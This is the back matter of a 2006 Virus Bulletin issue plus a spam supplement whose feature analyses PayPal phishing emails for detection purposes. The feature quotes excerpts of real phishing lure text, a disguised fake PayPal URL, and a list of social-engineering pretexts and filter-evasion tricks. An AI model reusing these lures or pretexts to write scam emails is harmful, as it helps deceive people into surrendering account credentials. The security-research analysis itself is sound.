Test environment: Identical 1.6 GHz Intel Pentium machines with 512 MB RAM, 20 GB dual hard disks, DVD/CD-ROM and 3.5-inch floppy drive running *Red Hat Linux 9,* kernel build 2.4.20-8 and *Samba* version 2.2.7a. An additional machine running *Windows NT 4 SP 6* was used to perform read operations on the *Samba* shared files during on-access testing.

Virus test sets: Complete listings of the test sets used can be found at http://www.virusbtn.com/Comparatives/Linux/2006/test_sets.html. A complete description of the results calculation protocol can be found at http://www.virusbtn.com/Comparatives/Win95/199801/protocol.html.

END NOTES & NEWS

Infosecurity Europe 2006 takes place 25–27 April 2006 in London, UK. For details or to register interest in the event see http://www.infosec.co.uk/.

RSA Japan takes place 26–27 April 2006 in Tokyo, Japan. See http://www.rsaconference.com/.

The 15th EICAR conference will take place from 29 April to 2 May 2006 in Hamburg, Germany. For full details, including programme information, see http://conference.eicar.org/2006/.

The Seventh National Information Security Conference (NISC 7) will take place from 17–19 May 2006 at St. Andrews Bay Golf Resort & Spa, Scotland. See http://www.nisc.org.uk/.

The 2006 IEEE Symposium on Security and Privacy will be held 21–24 May 2006 in Oakland, CA, USA. For details see http://www.ieee-security.org/TC/SP2006/oakland06.html.

AusCERT 2006 takes place 21–25 May 2006 in Gold Coast, Australia. Registration and programme details are at http://conference.auscert.org.au/.

The Fourth International Workshop on Security in Information Systems, WOSIS-2006, will be held 23–24 May 2006 in Paphos, Cyprus. For details see http://www.iceis.org/.

CSI NetSec '06 takes place 12–14 June 2006 in Scottsdale, AZ, USA. Topics to be covered at the event include: wireless, remote access, attacks and countermeasures, intrusion prevention, forensics and current trends. For more details see http://www.gocsi.com/.

The First Conference on Advances in Computer Security and Forensics (ACSF) will be held in Liverpool, UK, 13–14 July, 2006. The conference aims to draw a wide range of participants from the national and international research community as well as current practitioners within the fields of computer security and computer forensics. For details, including a call for papers, see http://www.cms.livjm.ac.uk/acsf1/.

Secure Malaysia 2006 will be held 24–26 July 2006 in Kuala Lumpur, Malaysia. Secure Malaysia is co-hosted by National ICT Security & Emergency Response Centre (NISER).The show will be held alongside CardEx Asia and Smart Labels 2006. See http://www.protemp.com.my/.

Black Hat USA 2006 will be held 29 July to 3 August 2006 in Las Vegas, NV, USA. See http://www.blackhat.com/.

The 15th USENIX Security Symposium takes place 31 July – 4 August 2006 in Vancouver, B.C., Canada. A training programme will be followed by a technical programme, which will include refereed papers, invited talks, work-in-progress reports, panel discussions and birds-of-a-feather sessions. A workshop, entitled Hot Topics in Security (HotSec '06), will also be held in conjunction with the main conference. For more details see http://www.usenix.org/.

ECCE2006 will be held 12–14 September 2006 in Nottingham, UK. This will be the second E-Crime and Computer Evidence Conference to be held in Europe. For full details, including a call for papers, see http://www.ecce-conference.com/.

HITBSecConf2006 will take place 16–19 September 2006 in Kuala Lumpur. Further details and a call for papers will be announced in due course at http://www.hackinthebox.org/.

Black Hat Japan 2006 takes place 5–6 October 2006 in Tokyo, Japan. Unlike other Black Hat events, Black Hat Japan features Briefings only. For more information see http://www.blackhat.com/.

The 16th Virus Bulletin International Conference, VB2006, will take place 11–13 October 2006 in Montréal, Canada. For details of sponsorship opportunities, please email vb2006@virusbtn.com. Online registration and full programme details will be available soon at http://www.virusbtn.com/.

RSA Conference Europe 2006 takes place 23–25 October 2006 in Nice, France. See http://2006.rsaconference.com/europe/.

AVAR 2006 will be held 4–5 December 2006 in Auckland, New Zealand. More details will be announced in due course at http://www.aavar.org/.

SUBSCRIPTION RATES

Subscription price for 1 year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000

Corporate rates include a licence for intranet publication.

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England
Tel: +44 (0)1235 555139 Fax: +44 (0)1235 531889
Email: editorial@virusbtn.com Web: http://www.virusbtn.com/

vb Spam supplement

CONTENTS

S1 **NEWS & EVENTS**

S2 **FEATURE**

Why is PayPal phishing ... a serious business?

NEWS & EVENTS

CHINA CALCULATES COST OF SPAM

Spam is costing China $756m (6.069 billion yuan) every year according to estimates by the Internet Society of China (ISC). The figure, published in China's Anti-spam Report of 2006, reflects the fact that (according to the report) Chinese Internet users receive an average of 19.33 spam emails per week, and spend an average of 13.15 minutes dealing with those emails.

LARGEST CAN-SPAM FINE TO BE PAID

An Internet marketing firm in the US has agreed to pay $900,000 to settle a case brought against it by the Federal Trade Commission (FTC). The fine is the largest imposed so far for breaches of the CAN-SPAM Act.

The FTC alleges that *Jumpstart Technologies* violated anti-spam rules during a campaign in which it disguised its emails as personal messages. According to the FTC, an initial email from *Jumpstart* offered free cinema tickets if the recipient would provide the company with the names and email addresses of five or more of their friends. *Jumpstart* would then send commercial emails to those email addresses, placing the original recipient's email address in the 'from' line and using a seemingly personal subject line, such as, 'Hey', 'Happy Valentine's Day', or 'Invite'.

Jumpstart is accused of violating the CAN-SPAM Act by sending commercial emails with false or misleading subject and 'from' lines, continuing to send emails more than 10 business days after receiving an opt-out request, not clearly identifying messages as advertising or solicitations, and not informing recipients clearly that they could opt out of receiving more emails.

Despite not admitting to any violations of the Act, *Jumpstart* has agreed to pay a settlement fee of $900,000 and to cease its dubious email marketing practices.

CODE OF PRACTICE FOR AUSTRALIA'S ISPS

The Australian Communications and Media Authority (ACMA) is poised to introduce a legislative code of practice for ISPs that could see hefty fines being dished out to service providers that fail to comply.

Under the new code, ISPs must offer spam-filtering options to subscribers and provide a system of handling complaints. They are also required to impose limits on the rate at which their subscribers can send email. A spokesman for the ACMA said it could seek penalties in the Federal Court of up to AU$10 million for a breach of an industry code. The code will come into effect on 16 July.

EVENTS

The Authentication Summit II takes place on 19 April 2006 in Chicago, IL, USA, covering the latest advances in email authentication. See http://emailauthentication.org/.

INBOX 2006 will be held 31 May to 1 June 2006 in San Jose, CA, USA. The event will cover all aspects of email including topics such as 'has CAN-SPAM failed us?', 'what can ISPs do to fix spam?', 'how not to be a spammer' and 'new directions in identifying spam'. For more information see http://www.inboxevent.com/2006/.

The EU Spam Symposium will be held 15 June 2006 at the University of Maastricht, The Netherlands. In addition to discussing technical issues, the symposium will discuss the effect of spam on business and what policymakers can do to contain the spam problem. An ex-spammer will also be present to reveal the psychology of spamming from the spammers' point of view. Full details can be found at http://www.spamsymposium.org/.

The third Conference on Email and Anti-Spam, CEAS 2006, will be held 27–28 July 2006 in Mountain View, CA, USA. The conference encompasses a broad range of issues relating to email and Internet communication. Full details can be found at http://www.ceas.cc/.

The Text Retrieval Conference (TREC) 2006 will be held 14–17 November 2006 at NIST in Gaithersburg, MD, USA. More information about the TREC 2006 spam track can be found at: http://plg.uwaterloo.ca/~gvcormac/spam/.

FEATURE

WHY IS PAYPAL PHISHING ... A SERIOUS BUSINESS?

Sorin Mustaca
AVIRA GmbH, Germany

It is no longer unusual to receive a *PayPal* phishing email, but over recent months the phenomenon has become increasingly serious as the fake emails and websites set up by those behind the scams have become harder to distinguish from the genuine ones.

In this article I will look at why phishing emails take the form of messages from well-known organisations such as *PayPal* and I will describe some of the most successful attempts that I have seen recently. I will also describe some methods that can be used to detect phishing safely.

THE STRUCTURE OF AN EMAIL

I receive a lot of phishing emails every day. The majority are recognized automatically as junk mail by my specially trained *Thunderbird* mail filter. *Thunderbird* uses Bayesian filtering techniques to categorize email, and I train the filter engine regularly with large quantities of phishing and spam emails. However, at least once a week, I receive one or more phishing emails that pass through *Thunderbird*'s filter engine unrecognised. What do the phishers write in these emails in order to confuse the filter? And what can be done to improve filtering in order to detect them correctly?

I chose for analysis a phishing email which I found a little more interesting than many others. The email contains a total of six links that point to the fake website www.paymentlanding.com. With so many links, it should be pretty easy to detect this as a phishing email, but at what cost? We have to parse the HTML code inside the email. This uses a lot of resources. Sometimes, of course, the emails come with a high degree of HTML obfuscation (tables, frames, redirects, etc.). So, by including such a large number of links to the fake website, the creators of the mail are either being careless or they are counting on the fact that some filters do not parse HTML emails that are over a certain size.

What I saw in the body of the email was evidence of a very good understanding of social engineering. The creators of this phishing scam wanted to be sure that the mail seemed credible and used a couple of methods to achieve this.

First, they included text under the main body of the mail in a colour that is close to that of the body (#C0C0C0) and with a font size of 2 (small). This makes it appear like an email signature, since email clients often dim the signature text.

Secondly, the text explains a couple of things which are designed to reassure a recipient who might have doubts. It goes like this:

> FOR INTERNATIONAL PAYMENTS ONLY:
> Commissions and Fees incurred by sender: $0.00
>
> Rate of exchange: If and when the Receipt chooses to withdraw these funds from the *PayPal* System, and if the withdrawal involves a currency conversion, the Recipient will convert the funds at the aplicable currency exchange rate at the time of the withdrawal, and the Recipient may incur a transaction fee.

Very clever. No fees on currency exchange. But it goes further:

> RIGHT TO REFUND
> You, the customer, are entitled to a refund of the money to be transmitted as a result of this agreement if *PayPal* does not forward the money received from you in 10 days of the date of its receipt, or does not give instructions commiting an equivalent amount of money to the person designated by you within 10 days of the date of the receipt of the funds from you unless otherwise instructed by you.

What else could a customer want? Right to refund, a guarantee offered by *PayPal*, a 10-day grace period (which is far shorter than the 30–40 working days that is usual for this situation).

At the end of the message, the 'customer' is advised to check his latest payments by clicking on a login link which points to the fake website. Another link is provided should the 'customer' require any help. Again, pointing to the fake website.

In another phishing email, the recipient is advised to check his *PayPal* account in order to comply with 'some of the most advanced security systems in the world':

> **Military Grade Encryption is Only the Start**
> At PayPal, we want to increase your security and comfort level with every transaction. From our Buyer and Seller Protection Policies to our Verification and Reputation systems, we'll help to keep you safe. PayPal is committed to maintaining a safe environment for its community of buyers and sellers. To protect the security of your account, PayPal employs some of the most advanced security systems in the world and our anti-fraud teams regularly screen the PayPal system for unusual activity.
>
> [..]
>
> Sincerely,
> PayPal Account Review Department

In this email there is only one link to the fake website. This is a trend now – since the beginning of this year, the majority of the phishing emails I have seen have contained only one link. Some of these fake links are very well disguised – for example: http://www.paypal.com.identity-protectionmatters.com/webscr.php?cmd=LogIn.

Many other kinds of social engineering techniques are used within the emails to trick the recipient. Briefly, here are the most common:

- The 'customer' account has been suspended – the 'customer' is required to take action to reactivate it.
- A regular security checkup – the 'customer' is required to verify their account details.
- Suspicious activity has been detected in the account – the 'customer' is required to acknowledge transactions.
- Transactions have been sent/received – the 'customer' is required to confirm transactions.
- Many unsuccessful login attempts have been noted from one or many IP addresses (which are sometimes listed, along with the country where they are located) – the 'customer' is required to check their account.
- A password change is requested – the 'customer' is required to verify their account information.
- Changes/improvements have been made to the site – the 'customer' is required to check their account.
- A new email address has been added to the account (of course, created by somebody else) – the 'customer' is required to verify the account details.

In each of these cases, a link is provided for the recipient to log into their account on the (fake) *PayPal* website.

An experienced computer user will easily spot most of these scams, but imagine the impact on an inexperienced user who thinks that this has something to do with him. I discussed such emails with a number of less experienced computer users, all of whom asked more or less the same question: 'Why me?' or 'Why did I receive this email, when I don't use *PayPal*?'.

DETECTION

Of course, the best but not the easiest way to detect a phishing email is to compare the target link with the text displayed by the browser. Normally, you don't have to parse the entire text for this. The easiest way is to use naïve Bayesian filtering. But, as I explained before, this doesn't always work, even if we train the filter with thousands of emails. Indeed, even if we add in the statistical filtering, the links to the fake websites and the well-known techniques used to trick the recipients, or to attract them, there are still plenty of other methods to trick the filter. Here are a few of them:

- Various obfuscation techniques:
  - Embedded HTML tables, frames, comments, image areas.
  - Java Script code.
  - Text generated using JS code from some encoded content (Base 64, UTF written in hexadecimal).
  - False redirects using a legitimate website to the fake website. Recently, I've seen many of the links accessed through google.com (this can be done with other search engines).
- Neutral text excerpts from books, magazines or random text added in order to confuse statistical filters.
- Links to other legitimate websites, not only to the real website they are trying to fake (in our case www.paypal.com). These links are made to look very normal in order to confuse those filters which check the validity of the target links.

Since version 1.5, the email client *Mozilla Thunderbird* is able to detect email scams. It performs a very simple comparison between the target of the link and the text displayed as target to the client. This is the easiest, and in my opinion, it is the most reliable way of all.

THE 'ORIGINAL' MESSAGE

This analysis wouldn't be complete without a real *PayPal* email. I didn't believe at first that this was actually an original email from *PayPal*. It is incredible to see so much ignorance. Needless to say, *Thunderbird* marked the mail immediately as Junk and when I opened it, it also marked the email as 'Email scam'.

After a quick look at the links inside, I understood why it had done this. Here are a couple of them:

- www.buch.de goes to http://email1.paypal.de/u.d?QlXpXwcpcUEpepT=171
- www.paypal.de/contactus goes to http://email1.paypal.de/u.d?GFXpXwcpcUEpepv=211
- http://www.paypal.com/de/privacy *goes to* http://email1.paypal.de/u.d?YlXpXwcpcUEpepo=221

After seeing this, I opened the source of the email. Here are some links from inside:

- http://link.p0.com
- http://pics.ebay.com

and the best of all:

- http://dm.ebay.de/offline/paypal

Another interesting thing, which had been ignored by *Thunderbird*, was an email signature, inside the headers of the message:

```
DomainKey-Signature: a=rsa-sha1;[...]
```

No wonder, when so many phishy things are inside.

Figure 1a: The genuine www.paypal.com.




Figure 1b: The fake site.

PICTURE PERFECT

Besides sending 'phishy' emails to its customers, *PayPal* also makes life easy for phishers constructing fake websites. Figure 1a shows the genuine *PayPal* website (www.paypal.com) at the time of writing this article. As you can see, there is nothing extraordinary about this web page, but if we look at the source code (Figure 2), we can see that most of the pictures on the page are brought in from outside the paypal.com domain. The majority of them come from http://www.paypalobjects.com/. Since this domain is not

```
-->
<title>PayPal - Welcome</title>
<meta http-equiv="description" content="PayPal lets you send money to anyone with e
<meta http-equiv="keywords" content="Send, money, payments, credit, credit card, in
<link rel="stylesheet" type="text/css" href="http://www.paypalobjects.com/css/xptLi
<link rel="stylesheet" type="text/css" href="http://www.paypalobjects.com/css/xptli
<style type="text/css"></style>
<link rel="shortcut icon" href="http://www.paypalobjects.com/en_US/i/icon/pp_favicc
</head>
<body>
<div>
<div id="xptHeader"><table align="center" border="0" cellpadding="0" cellspacing="0
<td nowrap><img border="0" src="http://www.paypalobjects.com/en_US/i/logo/paypal_lc
<td align="center" class="cobrand" width="100%"> </td>
<td align="right" nowrap>
<a href="https://www.paypal.com/us/cgi-bin/webscr?cmd=_registration-run"><span clas
</td>
</tr></table></div>
<div id="xptTabs"><table align="center" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2" width="50%"> </td>
<td align="left"><table align="center" border="0" cellpadding="0" cellspacing="0"><
<td><a href="http://www.paypal.com/us/cgi-bin/webscr?cmd=_home"><img src="http://ww
<td><img alt="" border="0" src="http://www.paypalobjects.com/en_US/i/scr/pixel.gif"
<td><a href="http://www.paypal.com/us/cgi-bin/webscr?cmd=p/ema/index-outside"><img
<td><img alt="" border="0" src="http://www.paypalobjects.com/en_US/i/scr/pixel.gif"
<td><a href="http://www.paypal.com/us/cgi-bin/webscr?cmd=p/req/index-outside"><img
<td><img alt="" border="0" src="http://www.paypalobjects.com/en_US/i/scr/pixel.gif"
<td><a href="http://www.paypal.com/us/cgi-bin/webscr?cmd=_merchant-outside"><img sr
<td><img alt="" border="0" src="http://www.paypalobjects.com/en_US/i/scr/pixel.gif"
<td><a href="http://www.paypal.com/us/cgi-bin/webscr?cmd=_auction-outside"><img src
</tr></table></td>
```

Figure 2: PayPal links.

secure, the pictures can very easily be used in third party websites.

Figure 1b shows a fake website, which looks very similar to the genuine *PayPal* site. In fact, the images used on the fake website are ones that used to be displayed on the genuine paypal.com website, and which still remain buried on *PayPal*'s servers (try accessing, for example, http://www.paypalobjects.com/en_US/i/header/t1Hdr_hpGraphic_563x115.jpg). How careless, to leave the old pictures there for anybody to access them!

CONCLUSIONS

Even if anti-spam/anti-phishing technology advances on a daily basis, it seems that phishing techniques are keeping the pace. Unfortunately the legitimate websites seem to want to make the life of the phishers very easy, by allowing free use of their graphical elements. It is also disappointing to see the seeming inability of legitimate corporations like *PayPal*, to ensure that the emails they send are non-phishy.

Some phishers are starting to understand that the success of an attack lies not so much in the 'quality' of the forgery, but in the social engineering and localization of their emails. Now, highly targeted emails are being created: the recipient's email address is included in the email, and some even include the name of the recipient (taken from the email address). Most importantly, the messages are written in the recipient's language.

This gives the phishing emails a larger penetration and makes all users more prone to errors. If the user also happens to have a *PayPal* account (as, according to *PayPal*, do 86,600,000 users), then only the security-awareness of the recipient or an anti-phishing tool will prevent him from falling for the scam.